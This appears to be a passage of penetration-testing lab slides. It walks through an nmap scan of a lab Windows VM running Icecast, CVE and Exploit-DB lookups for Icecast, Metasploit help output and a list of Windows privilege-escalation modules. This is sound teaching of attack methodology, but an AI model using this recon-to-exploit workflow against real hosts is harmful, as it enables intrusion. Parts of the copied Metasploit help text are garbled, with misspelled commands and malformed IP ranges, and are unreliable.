

```
root@kali: /home/dgeog... virt-manager
(dgeographi@kali)-[~]
└─$ sudo su
(root@kali)-[/home/dgeographi]
└─# virt-manager
(root@kali)-[/home/dgeographi]
└─#
```

The Virtual Machine Manager window shows a list of virtual machines under the "QEMU/KVM" category:


| Name                                     | CPU usage |
|--|-----------|
| lab-metasploitable2_default<br>Shutoff   |           |
| lab-security-onion_default<br>Shutoff    |           |
| lab-windows-2019-vuln_default<br>Running |           |

The "lab-windows-2019-vuln\_default" virtual machine is highlighted in blue, indicating it is the active machine. The background of the desktop is a blue wall with a large black silhouette of a cat's face.

# On Win7, run Icecast as administrator





Start Server





# What is running on the Win7 box in our lab?





# What is running on the Win7 box in our lab?

Nmap flag -sV is for service version scanning

```
(root@kali)~# nmap -sV 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 10:14 EDT
Nmap scan report for 192.168.56.100
Host is up (0.00094s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
8000/tcp  open  http             Icecast streaming media server
MAC Address: 52:54:00:7E:3F:8F (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::a9b9:3c64:5bc9:53b%6
IPv4 Address. . . . . : 192.168.121.54
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.121.1

Ethernet adapter Ethernet 1:

Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::fd88:2d9:5036:829b%7
IPv4 Address. . . . . : 192.168.56.100
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```



```
root@kali: /home/dgeographi
Actions Edit View Help
```

```
(root@kali)~# nmap -sV 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 10:14 EDT
Nmap scan report for 192.168.56.100
Host is up (0.00094s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
8000/tcp  open  http             Icecast streaming media server
MAC Address: 52:54:00:7E:3F:8F (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 9.38 seconds
```

```
(root@kali)~#
```

# Where do you find information on IceCast's vulnerabilities?



**CVE-2004-1561** Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers. **V3.x:(not available)**  
**Published:** December 31, 2004; 12:00:00 AM -0500 **V2.0: 7.5 HIGH**

**Search Type**  
 Basic  Advanced

**Results Type**  
 Overview  Statistics

**Keyword Search**  
  
 Exact Match

**Search Type**  
 All Time  Last 3 Months  Last 3 Years

**Contains HyperLinks**  
 US-CERT Technical Alerts  
 US-CERT Vulnerability Notes  
 OVAL Queries



| Vuln ID #     | Summary  | CVSS Severity                            |
|---------------|--|--|
| CVE-2005-0837 | Icecast 2.20 allows remote attackers to bypass the XSL parser and obtain the source for XSL files via a request for a .xsl file with a trailing .(dot).  | V3.x:(not available)<br>V2.0: 5.8 MEDIUM |
| CVE-2005-0838 | Multiple buffer overflows in the XSL parser for Icecast 2.20 may allow attackers to cause a denial of service and possibly execute arbitrary code via (1) a long test value in an xsl:when tag, (2) a long test value in an xsl:if tag, or (3) a long select value in an xsl:value-of tag. | V3.x:(not available)<br>V2.0: 7.5 HIGH   |
| CVE-2004-1561 | Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.   | V3.x:(not available)<br>V2.0: 7.5 HIGH   |
| CVE-2004-0781 | Cross-site scripting (XSS) vulnerability in list.cgi in the Icecast internal web server (icecast-server) 1.3.12 and earlier allows remote attackers to inject arbitrary web script via the UserAgent parameter.  | V3.x:(not available)<br>V2.0: 5.3 MEDIUM |
| CVE-2004-2027 | Buffer overflow in Icecast 2.0.0 and earlier allows remote attackers to cause a denial of service (crash) via a long Basic Authorization header that triggers an out-of-bounds read.   | V3.x:(not available)<br>V2.0: 5.8 MEDIUM |
| CVE-2002-1982 | Directory traversal vulnerability in the list_directory function in Icecast 1.3.12 allows remote attackers to determine if a directory exists via a .(dot dot) in the GET request, which returns different error messages depending on whether the directory exists or not.                | V3.x:(not available)<br>V2.0: 5.0 MEDIUM |
| CVE-2002-0177 | Buffer overflows in Icecast 1.3.11 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request from an MP3 client.   | V3.x:(not available)<br>V2.0: 7.5 HIGH   |
| CVE-2001-0784 | Directory traversal vulnerability in Icecast 1.3.10 and earlier allows remote attackers to read arbitrary files via a modified .(dot dot) attack using encoded URL characters.   | V3.x:(not available)<br>V2.0: 5.0 MEDIUM |
| CVE-2001-1083 | Icecast 1.3.7, and other versions before 1.3.11 with HTTP server file streaming support enabled allows remote attackers to cause a denial of service (crash) via a URL that ends in .(dot), / (forward slash), or \ (backward slash).  | V3.x:(not available)<br>V2.0: 5.8 MEDIUM |
| CVE-2001-0197 | Format string vulnerability in print_client in icecast 1.3.8beta2 and earlier allows remote attackers to execute arbitrary commands.   | V3.x:(not available)<br>V2.0: 5.8 HIGH   |
| CVE-2001-1230 | Buffer overflows in Icecast before 1.3.10 allow remote attackers to cause a denial of service (crash) and execute arbitrary code.  | V3.x:(not available)<br>V2.0: 7.5 HIGH   |
| CVE-2001-1229 | Buffer overflows in (1) icecast before 1.3.9 and (2) libshout before 1.0.4 allow remote attackers to cause a denial of service (crash) and execute arbitrary code.   | V3.x:(not available)<br>V2.0: 5.8 HIGH   |

# Where do you find information on IceCast's vulnerabilities?

Exploit Database - Exploits for Pe x +

exploit-db.com

EXPLOIT DATABASE


Verified  Has App

Filters Reset All

Show 15

Search: Icecast

| Date       | D | A | V | Title  | Type   | Platform    | Author     |
|------------|---|---|---|--|--------|-------------|------------|
| 2005-03-18 | ↓ |   | ✓ | Icecast 2.x - XSL Parser Multiple Vulnerabilities                  | Remote | Multiple    | patrick    |
| 2002-07-09 | ↓ |   | ✓ | icecast server 1.3.12 - Directory Traversal Information Disclosure | Remote | Linux       | glaive     |
| 2002-02-16 | ↓ |   | ✓ | Icecast 1.x - AVLLib Buffer Overflow                               | Remote | Unix        | dizznutt   |
| 2001-06-26 | ↓ |   | ✓ | Icecast 1.1.x/1.3.x - Slash File Name Denial of Service            | DoS    | Multiple    | gollum     |
| 2001-06-26 | ↓ |   | ✓ | Icecast 1.1.x/1.3.x - Directory Traversal                          | Remote | Multiple    | gollum     |
| 2001-01-21 | ↓ |   | ✓ | Icecast 1.3.7/1.3.8 - 'print_client()' Format String               | Remote | Windows     | CyRaX      |
| 2010-04-30 | ↓ | ☑ | ✓ | Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)        | Remote | Windows_x86 | Metasploit |
| 2004-10-12 | ↓ | ☑ | ✓ | Icecast 2.0.1 (Win32) - Remote Code Execution (2)                  | Remote | Windows     | K-C0d3r    |
| 2004-10-06 | ↓ | ☑ | ✓ | Icecast 2.0.1 (Win32) - Remote Code Execution (1)                  | Remote | Windows     | Delikon    |







# Metasploit basics

```
msf6 > help
```

## Core Commands

| Command  | Description  |
|----------|--|
| ?        | Help menu  |
| banner   | Display an awesome metasploit banner                         |
| cd       | Change the current working directory                         |
| color    | Toggle color   |
| connect  | Communicate with a host                                      |
| exit     | Exit the console   |
| get      | Gets the value of a context-specific variable                |
| getg     | Gets the value of a global variable                          |
| grep     | Grep the output of another command                           |
| help     | Help menu  |
| history  | Show command history   |
| load     | Load a framework plugin                                      |
| quit     | Exit the console   |
| repeat   | Repeat a list of commands                                    |
| route    | Route traffic through a session                              |
| save     | Saves the active datastores                                  |
| sessions | Dump session listings and display information about sessions |
| set      | Sets a context-specific variable to a value                  |
| setg     | Sets a global variable to a value                            |
| sleep    | Do nothing for the specified number of seconds               |
| spool    | Write console output into a file as well the screen          |
| threads  | View and manipulate background threads                       |
| unload   | Unload a framework plugin                                    |
| unset    | Unsets one or more context-specific variables                |
| unsetg   | Unsets one or more global variables                          |
| version  | Show the framework and console library version numbers       |

```
msf5 > help
-----
Command      Description
-----
?            Help menu
banner      Display an awesome metasploit banner
cd          Change the current working directory
color      Toggle color
connect     Communicate with a host
exit       Exit the console
get        Gets the value of a context-specific variable
getg       Gets the value of a global variable
grep       Grep the output of another command
help       Help menu
history    Show command history
load       Load a framework plugin
quit       Exit the console
repeat     Repeat a list of commands
route     Route traffic through a session
save       Saves the active datastores
sessions  Dump session listings and display information about sessions
set       Sets a context-specific variable to a value
setg      Sets a global variable to a value
sleep     Do nothing for the specified number of seconds
spool     Write console output into a file as well the screen
threads   View and manipulate background threads
unload    Unload a framework plugin
unset     Unsets one or more context-specific variables
unsetg   Unsets one or more global variables
version   Show the framework and console library version numbers

Module Commands
-----
Command      Description
-----
advanced    Displays advanced options for one or more modules
back       Move Back From the current context
info       Displays information about one or more modules
loadpath   Searches for and loads modules from a path
options    Displays global options or for one or more modules
post       Posts the latest module off the stack and marks it active
previous   Sets the previously loaded module as the current module
push       Pushes the active or list of modules onto the module stack
reload     Reloads all modules from all defined module paths
search     Searches module names and descriptions
show       Displays modules of a given type, or all modules
use       Interact with a module by name or search term/index

Job Commands
-----
Command      Description
-----
handler     Start a payload handler as job
jobs       Displays and manages jobs
kill       Kill a job
rename_job Rename a job

Resource Script Commands
-----
Command      Description
-----
rebarc      Save commands entered since start to a file
resource    Run the commands stored in a file

Database Backend Commands
-----
Command      Description
-----
analyze     Analyze database information about a specific address or address range
db_connect  Connect to an existing data service
db_disconnect Disconnect from the current data service
db_export   Export a file containing the contents of the database
db_import   Import a file containing a database (files will be auto-detected)
db_map     Executes map and records the output automatically
db_rebuild_cache Rebuilds the database cache (deprecated)
db_remove  Remove the saved data service entry
db_save     Save the current data service connection as the default to reconnect on startup
db_status  Show the current data service status
hosts      List all hosts in the database
load       List all load in the database
notes     List all notes in the database
services  List all services in the database
vulns     List all vulnerabilities in the database
workspace  Switch between database workspaces

Credentials Backend Commands
-----
Command      Description
-----
creds       List all credentials in the database

Developer Commands
-----
Command      Description
-----
edit       Edit the current module or a file with the preferred editor
lib       Open an interactive Ruby shell in the current context
log       Display framework.log paged to the end if possible
pry       Open the Pry debugger on the current module or framework
reload_lib Reload Ruby library files from specified paths

Miscellaneous
-----
metasploit is the primary interface to Metasploit Framework. There is quite a lot that needs to be done, please be patient and keep an eye on this space!

Building ranges and lists
-----
Many commands and options that take a list of things can use ranges to avoid having to manually list each desired thing. All ranges are inclusive.

### Ranges of IDs
Commands that take a list of IDs can use ranges to help. Individual IDs must be separated by a , (no space allowed) and ranges can be expressed with either " " or "-"

### Ranges of IPs
There are several ways to specify ranges of IP addresses that can be mixed together. The first way is a list of IPs, separated by just a , (ASCII space), with an optional " " (The next way is two complete IP addresses in the form of BEGINNING_ADDRESS-END_ADDRESS, like 127.0.0.1-4.127.0.1. IP address specifications may also be used, however the whole address must be given to Metasploit like 127.0.0.1-4 and not 127.0.0.1-4. Additionally, a netmask can be used in conjunction with a domain name to dynamically resolve which block to target. All these methods work for both IPv4 and IPv6 addresses. IPv4 addresses can also be specified with special octet ranges from the [map] target, like https://map.org/book/main-target-specification.html

### Examples
Terminate the first sessions:
sessions -k 1

Stop some extra running jobs:
jobs -k 2-6,7,11..15

Check a set of IP addresses:
check 127.168.0.0/16, 127.0.0.2-1-4, 15 127.0.0.255

Target a set of IPv6 hosts:
set RHOSTS f00d::1990:0000/119, ::1::1990

Target a block from a resolved domain name:
set RHOSTS www.example.test/24
msf5 >
```

# Metasploit basics

```
msf6 > help
```

| Command    | Description  |
|------------|--|
| advanced   | Displays advanced options for one or more modules          |
| back       | Move back from the current context                         |
| info       | Displays information about one or more modules             |
| loadpath   | Searches for and loads modules from a path                 |
| options    | Displays global options or for one or more modules         |
| popm       | Pops the latest module off the stack and makes it active   |
| previous   | Sets the previously loaded module as the current module    |
| pushm      | Pushes the active or list of modules onto the module stack |
| reload_all | Reloads all modules from all defined module paths          |
| search     | Searches module names and descriptions                     |
| show       | Displays modules of a given type, or all modules           |
| use        | Interact with a module by name or search term/index        |



```
msf5 > help
Core Commands
-----
Command Description
-----
? Help menu
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Communicate with a host
exit Exit the console
get Gets the value of a context-specific variable
getv Gets the value of a global variable
grep Get the output of another command
help Help menu
history Show command history
load Load a framework plugin
quit Exit the console
repeat Repeat a list of commands
route Route traffic through a session
save Saves the active databases
sessions Dump session listings and display information about sessions
set Sets a context-specific variable to a value
setg Sets a global variable to a value
sleep Do nothing for the specified number of seconds
spool Write console output into a file as well as the screen
threads View and manipulate background threads
unload Unload a framework plugin
unset Unsets one or more context-specific variables
unsetg Unsets one or more global variables
version Show the framework and console library version numbers

Module Commands
-----
Command Description
-----
advanced Displays advanced options for one or more modules
back Move Back From the current context
info Displays information about one or more modules
loadpath Searches for and loads modules from a path
options Displays global options or for one or more modules
popm Pops the latest module off the stack and makes it active
previous Sets the previously loaded module as the current module
pushm Pushes the active or list of modules onto the module stack
reload_all Reloads all modules from all defined module paths
search Searches module names and descriptions
show Displays modules of a given type, or all modules
use Interact with a module by name or search term/index

Job Commands
-----
Command Description
-----
handler Start a payload handler as job
jobs Displays and manages jobs
kill Kill a job
rename_job Rename a job

Resource Script Commands
-----
Command Description
-----
rebarc Save commands entered since start to a file
resource Run the commands stored in a file

Database Backend Commands
-----
Command Description
-----
analyze Analyze database information about a specific address or address range
db_connect Connect to an existing data service
db_disconnect Disconnect from the current data service
db_export Export a file containing the contents of the database
db_import Import a file into the database (files to all be auto-detected)
db_map Executes map and records the output automatically
db_rebuild_cache Rebuilds the database and stored module cache (deprecated)
db_remove Remove the saved data service entry
db_save Save the current data service connection as the default to reconnect on startup
db_status Show the current data service status
hosts List all hosts in the database
hosts_l List all lost in the database
notes List all notes in the database
services List all services in the database
vulns List all vulnerabilities in the database
workspace Switch between database workspaces

Credentials Backend Commands
-----
Command Description
-----
creds List all credentials in the database

Developer Commands
-----
Command Description
-----
edit Edit the current module or a file with the preferred editor
lib Open an interactive Ruby shell in the current context
log Display framework log paged to the end if possible
pry Open the Pry debugger on the current module or framework
reload_lib Reload Ruby library files from specified paths

Miscellaneous
-----
metasploit is the primary interface to Metasploit Framework. There is quite a lot that needs no mercy, please be patient and keep an eye on this space!

Building ranges and lists
-----
Many commands and options that take a list of things can use ranges to avoid having to manually list each desired thing. All ranges are inclusive.

## Ranges of IDs
-----
Commands that take a list of IDs can use /ranges to help. Individual IDs must be separated by a , (no space allowed) and ranges can be expressed with either ' or ..

## Ranges of IPs
-----
There are several ways to specify ranges of IP addresses that can be mixed together. The first way is a list of IPs separated by just a , (ASCII space), with an optional / . The next way is the complete IP addresses in the form of BEGINNING_ADDRESS..END_ADDRESS. Like 127.0.0.1..127.0.0.15. CIDR specifications may also be used, however the whole address must be given to metasploit like 127.0.0.0/8 and not 127.0.0.0/8. Additionally, a network can be used in conjunction with a domain name to dynamically resolve which block to target. All these methods work for both IPv4 and IPv6 addresses. IPv4 addresses can also be specified with special octets from the [Nmap target specification] (https://nmap.org/book/man-target-specification.html)

## Examples
-----
Terminate the first sessions:
sessions -k 1

Stop some extra running jobs:
jobs -k 2-6,7,8,11,15

Check a set of IP addresses:
check 127.168.0.0/16, 127.0.0.2-1-4, 15 127.0.0.255

Target a set of IPv6 hosts:
set RHOSTS f00d:1990:0000/119, ::1::1990

Target a block from a resolved domain name:
set RHOSTS www.example.test/24
msf5 >
```



# Metasploit basics

```
msf5 > show exploits
```

You can show all the exploits, but there are many...

```
1606 windows/local/current_user_psexec 1999-01-01 excellent No PsExec via Current User Token
1607 windows/local/cve_2017_8464_lnk_lpe 2017-06-13 excellent Yes LNK Code Execution Vulnerability
1608 windows/local/cve_2018_8453_win32k_priv_esc 2018-10-09 manual No Windows NtUserSetWindowFNID Win32k User Callback
1609 windows/local/ikeext_service 2012-10-09 good Yes IKE and AuthIP IPsec Keyring Modules Service (IK
EEXT) Missing DLL
1610 windows/local/ipass_launch_app 2015-03-12 excellent Yes iPass Mobile Client Service Privilege Escalation
1611 windows/local/lenovo_systemupdate 2015-04-12 excellent Yes Lenovo System Update Privilege Escalation
1612 windows/local/mov_ss 2018-05-08 excellent No Microsoft Windows POP/MOV SS Local Privilege Ele
vation Vulnerability
1613 windows/local/mqac_write 2014-07-22 average Yes MQAC.sys Arbitrary Write Privilege Escalation
1614 windows/local/ms10_015_kitrap0d 2010-01-19 great Yes Windows SYSTEM Escalation via KiTrap0D
1615 windows/local/ms10_092_schelevator 2010-09-13 excellent Yes Windows Escalate Task Scheduler XML Privilege Es
calation
1616 windows/local/ms11_080_afdjoinleaf 2011-11-30 average No MS11-080 AfdJoinLeaf Privilege Escalation
1617 windows/local/ms13_005_hwnd_broadcast 2012-11-27 excellent No MS13-005 HWND_BROADCAST Low to Medium Integrity
Privilege Escalation
1618 windows/local/ms13_053_schlamperei 2013-12-01 average Yes Windows NTUserMessageCall Win32k Kernel Pool Ove
rflow (Schlamperei)
1619 windows/local/ms13_081_track_popup_menu 2013-10-08 average Yes Windows TrackPopupMenuEx Win32k NULL Page
1620 windows/local/ms13_097_ie_registry_symlink 2013-12-10 great No MS13-097 Registry Symlink IE Sandbox Escape
